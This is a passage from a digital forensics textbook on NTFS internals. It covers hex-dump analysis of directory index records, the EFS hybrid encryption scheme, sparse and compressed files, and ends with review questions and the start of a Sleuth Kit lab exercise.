



Fig. 7.20 Data runs in the \$INDEX_ALLOCATION attribute

clusters of the run. There's quite clearly only one cluster allocated to the \$INDEX_ALLOCATION attribute, similarly as previously found. Next, we collect one byte, here $0x2C = 44$, (or the third byte) indicating the starting cluster address for the run. In other words, **Cluster 44** is the first cluster for the run. The analysis of the first run is now finished, and we know only one cluster, i.e., **Cluster 44**, is allocated to the attribute.

We continue the analysis of the data runs. Next byte is $0x00$, which indicates there are no more runs. Summarizing, we have known that is **Cluster 44** is allocated to the \$INDEX_ALLOCATION attribute (Fig. 7.20).


Next, we obtain and analyze the contents of **Cluster 44**, shown in Fig. 7.21, which contains one index record or index node. Fig. 7.21 shows part of hex dump of **Cluster 44** by using the TSK tool “blkcat -h ntfsfs.dd 44”, where “ntfsfs.dd” is the NTFS volume image.

As we can see from the figure below, the index record starts with a signature (49 4E 44 58) “INDX”. The first 24 bytes are INDX header, followed an index node header. The first 4 bytes of the index node header (40 00 00 00) indicate offset to start of index entries, here $0x40 = 64$, which is relative to start of index node header. In other words, the first index entry begins at byte offset $88 = 64 + 24$, where 24 is



- A: Offset to start of index entry list, which is relative to start of node header 0x40
- B: Offset to end of used portion of index entry list, which is relative to start of node header 0x0550
- C: Offset to end of allocated index entry list buffer, which is relative to start of node header 0x0F8
- D: MFT file reference for the file whose name is included (MFT entry 0x04=4)
- E: Length of the index entry 0x40
- F: Length of \$FILE_NAME structure included 0x52
- G: Flags 0x00 means there doesn't exist child node
- H: MFT file reference to its parent directory (MFT entry 0x05=5 or root directory)
- I: The length of the file name 0x08

(a) Hex dump of the beginning of **Cluster 44** containing INDX header, index node header and first index entry



- A: MFT file reference for the file whose name is included (MFT entry 0x23=35)
- B: Length of the last index entry 0x68
- C: Length of \$FILE_NAME structure included 0x52
- D: Flags 0x00 means there doesn't exist child node
- E: MFT file reference to its parent directory ((MFT entry 0x05=5 or root directory))
- F: The length of the file name 0x0A

(b) Hex dump of the ending of **Cluster 44** containing last two index entries

Fig. 7.21 Hex dump of Cluster 44. (a) Hex dump of the beginning of **Cluster 44** containing INDX header, index node header and first index entry. (b) Hex dump of the ending of **Cluster 44** containing last two index entries

the size of the INDX header. Also, the first 8 bytes of the first index entry (04 00 00 00 00 00 00 04 00) are the MFT file reference for the file whose name is included in this index entry, where the lower six bytes are the MFT entry number, here 0x000000000004 = 4. MFT entry 4 represents an NTFS system file named “\$AttrDef”. At byte offset 0x08-0x09 in the index entry, we find the length of the index entry, here 0x68 = 104 bytes. Bytes 0xA-0xB show the length of the \$FILE_NAME structure included, here 0x52 = 82 bytes. Bytes 0xC-0xF are flags, here 0x00000000, which means there doesn't exist a child node.

The \$FILE_NAME structure, containing the name of a file located within the root directory and referred to by the first index entry, begins at byte offset 104 = 88 + 16, where 88 is the byte offset for start of the first index entry and 16 is the size of index entry header. The first 8 bytes of the file name content (05 00 00 00 00 00 00 05 00) are the MFT file reference to its parent directory, where the lower six bytes are the MFT entry number, here 0x000000000005 = 5. MFT entry 5 is the NTFS's root directory, which means that the file is located within the root directory. At byte offset 66 (Bytes 66+) in the file name content, we find the file name in Unicode. It means two bytes for each character in the file name. Byte 64 (08) indicates the length of the file name is 8 characters long. Note the part of the index record underlined with dotted line following the length of the file name in Fig. 7.21 (a). These unicode characters represent the file name, which is “\$AttrDef”. Summarizing, we have known the first index entry contains the following file.

File name	\$AttrDef
MFT entry referring to the file	MFT entry 4
MFT entry referring to its parent directory	MFT entry 5
It has child node?	No

In the example above, there are 13 index entries. For simplicity, we skip the rest of the index entries (or files), including “\$BadClus” (second entry), “\$Bitmap” (third entry), “\$Boot” (fourth entry), “\$Extend” (fifth entry), “\$LogFile” (sixth entry), “\$MFT” (seventh entry), “\$MFTMirr” (eighth entry), “\$Secure” (ninth entry), “\$UpCase” (10th entry), “\$Volume” (11th entry), and “.” or root directory (12th entry). Instead, we go to the last index entry directly and analyze it, as shown in Fig. 7.21 (b). The last index entry contains a file we created for the lab exercises later in the book. We can see from Fig. 7.21 (b), the last index entry (13th entry) contains the following file.

File name	canada.txt
MFT entry referring to the file	MFT entry 35
MFT entry referring to its parent directory	MFT entry 5
It has child node?	No

In the end, we can find out the following B-tree index structures for the root directory in the example above. Obviously, these entries are organized in alphabetical order by name of the files included (Fig. 7.22).




Fig. 7.22 B-tree index structures for the root directory in the example above




Fig. 7.23 MFT entry 5's \$BITMAP attribute

The third attribute is the \$BITMAP attribute, shown in Fig. 7.23. It is used to describe which structures in the B-Tree are being used. As we can see from the figure below, we find flags 0x0x00 at byte offset 0x08. It means this is a resident attribute. The attribute content starts at byte offset 0x0020 = 32 (Bytes 0x14-0x15 (20 00)), and has a total of 0x08 = 8 bytes (Bytes 0x10-0x13 (08 00 00 00)), as underlined with dotted line in Fig. 7.23. Except the first bit (bit 0) of the first byte, the attribute content is all zero. It means only the first index node (or Index Record #0) is being used now. It is worth noting that there always exists a root node in a B-tree, which is stored in the \$INDEX_ROOT Attribute, but is excluded from the \$BITMAP attribute. The \$BITMAP attribute only indicates the usage status of sub-nodes of B-tree index.

7.4 NTFS Advanced Features

NTFS has many different versions, and the newer version of NTFS has more features. NTFS v1.2, released with Windows NT 3.51 in 1995, supports compressed files, and NTFS v.3, introduced with Windows 2000, incorporates a number of

additional features including file encryption via the Encrypting File System (EFS), sparse attribute, and disk quotas, which can be used to monitor and limit disk-space use. This section will further dive into NTFS by explaining its key features such as encryption, compression, and sparse.

7.4.1 *Encrypting File System (EFS)*

NTFS version 3.0 and above uses EFS (Encrypting File System) to encrypt data, which can be invoked through Windows Explore or through command-line utility called “cipher.exe”. We will first review the basics of cryptosystems. Symmetric key encryption and asymmetric key encryption are two prominent types.

Symmetric cryptosystems encrypt and decrypt using the secret/private key shared by the receiver and the sender. A secret key can be a number, word, or string of random letter applies to plain-text message in order to change the content in a way that isn't recognizable until someone with the key can scrabble the cipher message back to its readable form. This process is as followed:

1. Alice and Bob agree on a cryptosystem.
2. Alice and Bob agree on a share key.
3. Alice takes her plain-text message and encrypts it using encryption algorithm and key. This creates a cipher-text message.
4. Alice sends the cipher-text message to Bob.
5. Bob decrypts the cipher-text message with the same algorithms and key (Fig. 7.24).

In symmetric, the key used to encrypt message must be distributed secretly as the strength of the cryptosystem hinge a single key that is shared between the two parties. Once a key is comprised (e.g. eavesdrop), any message exchanged can be decrypted.

Asymmetric encryption has each person with two keys, public key for encryption and a private key for decryption owned by receiver. This process is as followed:




Fig. 7.24 Symmetric encryption




Fig. 7.25 Asymmetric encryption

1. Alice and Bob agree on a public-key cryptosystem.
2. Bob publishes his public key.
3. Alice encrypts her message using Bob's public keys and sends it to Bob.
4. Bob decrypts Alice's message using his private key (Fig. 7.25).

In practices, asymmetric key algorithms are typically hundred times slower than symmetric key algorithm because it requires heavier mathematics (or computational cost) to convert data (or plaintext) into something unreadable (or ciphertext) to unauthorized people, and vice versa. However, symmetric is not without its drawbacks too. It suffers from key management problems. For instants, how we ensure the secret key we deliver arrives to correct person online? Hence, the concept of hybrid encryption is introduced to protect data and as well guarantee efficiency. It combines the advantage of both symmetric and asymmetric; a hybrid cryptosystem. Thus, solving the asymmetric and symmetric disadvantages discussed.

Instead of having the message encrypted with Alice's public key, hybrid cryptosystem uses a randomly chosen session key k and encrypt it with Alice public key via asymmetric encryption, and concatenate the message encrypted with a secret key using symmetric encryption. This process is as followed:

1. Bob sends Alice his public key.
2. Alice generates a random session key k , encrypts it using Bob's public key, and sent to Bob $EA(k)$.
3. Bob decrypts Alice's message using his private key to recover the session key $DA(EA(k)) = k$
4. Both of them encrypts their communication using the same session key k (Figs. 7.26 and 7.27).

NTFS adopts hybrid encryption technique in its Encrypting File System (EFS), which uses a hybrid of asymmetric and symmetric cryptosystem to protect files. It is based on DES-X (Data Encryption Standard-X or DESX). DES-X is a variant of




Fig. 7.26 Hybrid encryption—encryption process




Fig. 7.27 Hybrid encryption—decryption process

DES (Data Encryption Standard), which can defend against brute force attack by increasing the complexity of brute-forcing a DES key, for example, using a technique called key whitening. In Windows XP Service Pack 1 (SP1) and later versions, EFS utilizes the Advanced Encryption Standard (AES) algorithm with a 256-bit key to encrypt data, making unauthorized data access almost impossible without knowing the encryption key.

When a file is encrypted in NTFS (or its encryption attribute is set, shown in Fig. 7.28), the encryption process is divided into two phases, shown in Fig. 7.29. First, a secret encryption key, also known as the File Encryption Key (FEK) is randomly generated. It is then used to encrypt the file, particularly the file content stored in the \$DATA attribute in the MFT entry that represents the file. This phase is involved with symmetric encryption. It is worth pointing out that only the file content is protected, but not other information associated with the file, such as file name, timestamps.

Fig. 7.28 Advanced attributes dialog box in the file properties window (Windows 8)






Fig. 7.29 EFS—encryption process

Second, an attribute called \$LOGGED.Utility_Stream in the MFT entry is created to log the user's FEK that is associated with the encrypted file (stored in \$DATA attribute). The attribute is named \$EFS. Specifically, each Windows user is issued a public key certificate that contains a public key and as well a private key, which are used for EFS operations. The public key is used to protect the FEK, whereas the private key is used to retrieve the original file content. The private key is kept secret and protected by the user's Windows login password. EFS then encrypts the FEK using the user's public key, and the resulted encrypted FEK is encapsulated into a special data structure called a Data Decryption Field (DDF). In addition, EFS also encrypts the FEK using the Public File Recovery Key of a Windows Domain Administrator account, which is called data recovery agent (DRA). It is created to give the users the capability to recover these encrypted files in some circumstances,

A MFT Encrypted File Entry**Fig. 7.30** EFS—decryption process

for example, forgotten user passwords. On a standalone Windows server or a Windows desktop computer (or laptop), it is the local super user account (or an administrator account). Similar to a normal user, a pair of keys is issued to the DRA, also known as File Recovery Key. The encrypted FEK under the DRA's public file recovery key is encapsulated into a special data structure called a data recovery field (DRF). It is possible to have more than one DDR fields when more users are authorized to have access to the encrypted file or DRF fields when extra recovery agent is defined. Finally, both DDF and DRF are stored into the newly created \$LOGGED.Utility_Stream attribute.

When the user opens the encrypted file, a decryption process occurs, shown in Fig. 7.30. The user's private key (the DRA's private key) is required to decrypt the encrypted FEK. Then, the retrieved FEK is used for symmetric key encryption to decrypt the file's content. Afterwards, the decrypted data can be used by Windows applications, such as Microsoft Office, Adobe Acrobat Reader. Encryption and decryption of a file or folder are performed transparently to computer users who encrypt the file like s/he reads and writes other regular files.

As the above attests, EFS combines best features of two different encryption systems, solving the problem of key management from asymmetric key encryption and gaining the speed of encryption and decryption from symmetric key encryption. It provides confidentiality by the way of encrypting sensitive data, but it does not provide integrity or authentication protection.

7.4.2 Data Storage Efficiency

While storage capacities have increased significantly in recent years, the amount of data generated by us have also increased explosively, far exceeding the current growing storage capacity. It is becoming important in our computer systems to have efficient approaches for data storage. Various techniques have been proposed to increase storage efficiency, such as, data deduplication and data compression. In NTFS, two important methods have been implemented to achieve storage efficiency, including using compressed and sparse files to save disk space, which will be detailed in the following.


7.4.2.1 NTFS Sparse Files

One way to reduce storage space is through sparse files. Usually, a file contains all zeros or a part of a file is made completely out of zeros. These zero data are called sparse data. In order to save disk space, NTFS only writes nonzero data to disk, but doesn't allocate physical disk space to store these sparse data (or strings of zeros). Instead, unallocated sparse data are denoted as empty by metadata (or spare run, a special type of data run); thus, saving disk spaces. Unlike a normal data run which contains a starting cluster address and its length in clusters, a spare run only specifies its length. This is accomplished by setting a file's sparse attribute, causing NTFS to deallocate sparse data streams and only maintain other non-zero data as allocated. The file system would not notice this subtle change when a sparse file is read because at runtime the metadata representing the empty blocks would treat the de-allocated sparse data as zeros again and retrieve the allocated data as it was stored. In the example shown below, total 20 clusters are required for a file. These data runs without starting cluster addresses are called sparse runs, which don't occupy physical disk space. As a result, 5 cluster disk space is saved after the sparse file attribute is set for the file (Fig. 7.31).

It is worth noting that if a sparse file is copied or moved to a non-NTFS volume, such as a FAT, it will require more space than before. Thus, it is important to ensure there is enough space in the destination to allow the operation to be completed. This is because the file will be converted into its original specified size [10].

7.4.2.2 NTFS Compressed Files and Folders


Another way to reduce the data is through compression. NTFS supports compression in many different ways. NTFS can compress files individually, folders (all files within a folder), and all files stored on a NTFS volume. Windows-based programs can read and write compressed files without having to determine the compression state of the file due to having compression being implemented within NTFS. If a file is compressed in NTFS, the compression flag is set within an attribute header, while the \$DATA attribute of the file stores information about compression [11].



Assume contiguous clusters are allocated here and the starting cluster address is 100.

Fig. 7.31 Spare attribute

It is worth pointing out that compression only applies to the file content, particularly non-resident \$DATA attribute. This is accomplished by reducing the amount of disk space used by the file through a concept of compression unit whose size is specified in the attribute header, shown in Fig. 7.32. For ease of presentation, we assume that a file is stored contiguously on disk. When the file is compressed in NTFS, the file content that is stored in the \$DATA attribute will be divided into equal sized chunks (or having the same number of clusters per chunk), also known as compression units. As shown in Fig. 7.32, suppose that the compression unit size is 32 KB = 8 clusters with the given cluster size of 4 KB. We also assume that after compression, one chunk (or the second one) is shrunk from 32 KB to 19 KB. It means only 5 clusters are now needed to save this chunk of data instead of the original 8 clusters. A non-resident \$DATA attribute uses data runs to specify the location (cluster addresses) of the data units allocated to it, as well as the number of data units (clusters). Traditionally, one data run is sufficient for one data trunk by simply specifying starting cluster address with the length of run as 8 clusters. However, two data runs are now required to describe the compressed data chunk. The first data run is a standard run, describing the location compressed data is stored on a NTFS volume, including starting cluster address with the length of run as 5 clusters. The second one is a spare run which only contains the length of the run (3 clusters in our case) but without a starting location, which indicates it doesn't actually occupy any physical space on disk. As we can see from the above, we may save 37.5% of storage space by using data compression in the example above.

**Fig. 7.32** Compressed attribute

Review Questions

- In an NTFS file system, there is a file with 8 clusters, having the first cluster of the file with VCN ____ and last cluster with VCN _____. If the file is stored contiguously and the address of the first cluster is cluster 60, the LCN of the last cluster is _____.
- The following is the hex dump of an index entry

1168	6c007500 6d006500 05000000 00000500	l.u. m.e.
1184	58004400 00000000 05000000 00000500	X.D.
1200	0d60f0e9 a5fccc01 40c52170 a6fccc01	'.. @.!p
1216	6c953970 a6fccc01 40c52170 a6fccc01	1.9p @.!p
1232	00000000 00000000 00000000 00000000
1248	06000010 00000000 01032e00 00000000
1264	23000000 00000200 68005600 00000000	#.... h.V.
1280	05000000 00000500 9c6e0070 a6fccc01n.p
1296	de262470 a6fccc01 5ca24c70 a6fccc01	.&\$p \.Lp
1312	40c52170 a6fccc01 60000000 00000000	@.!p `....
1328	60000000 00000000 20000000 00000000	`....
1344	0a036300 61006e00 61006400 61002e00	..c. a.n. a.d. a...
1360	74007800 74000000 00000000 00000000	t.x. t....
1376	10000000 02000000 00000000 00000000
1392	00000000 00000000 00000000 00000000

What is the name of the file included in the entry?

What is the number of MFT entry representing the file included in the entry?

What is the number of MFT entry referring to the file's parent directory?

3. Which of the following MFT entry attribute stores the File Encryption Key (FEK)?
- \$STANDARD_INFORMATION
 - \$DATA
 - \$EFS
 - \$LOGGED.Utility_Stream

7.5 Practice Exercise

The objective of this exercise is to perform in-depth analysis of an NTFS file system and manually discover the properties of a file.

7.5.1 *Setting Up the Exercise Environment*

For this exercise, you will use `thumbimage_ntfs.dd` provided in the book as the example disk image that contains an NTFS volume. This disk image will be used in all the exercises of NTFS related chapters. You will need to upload this disk image to Forensics Workstation you have built up in Chap. 3.

7.5.2 *Exercises*

Part A: Disk Analysis with `mmls`

Use the `mmls` tool of The Sleuth Kit to figure out the layout of the disk image provided. Determine the location of the first partition, and fill out the following table with details of the partition (Table 7.7).

Note that the output of `mmls` on the disk image describes the **start**, **end** and **size** of the partitions (in sectors). You need to convert the size of a partition from sectors to megabytes (MB).

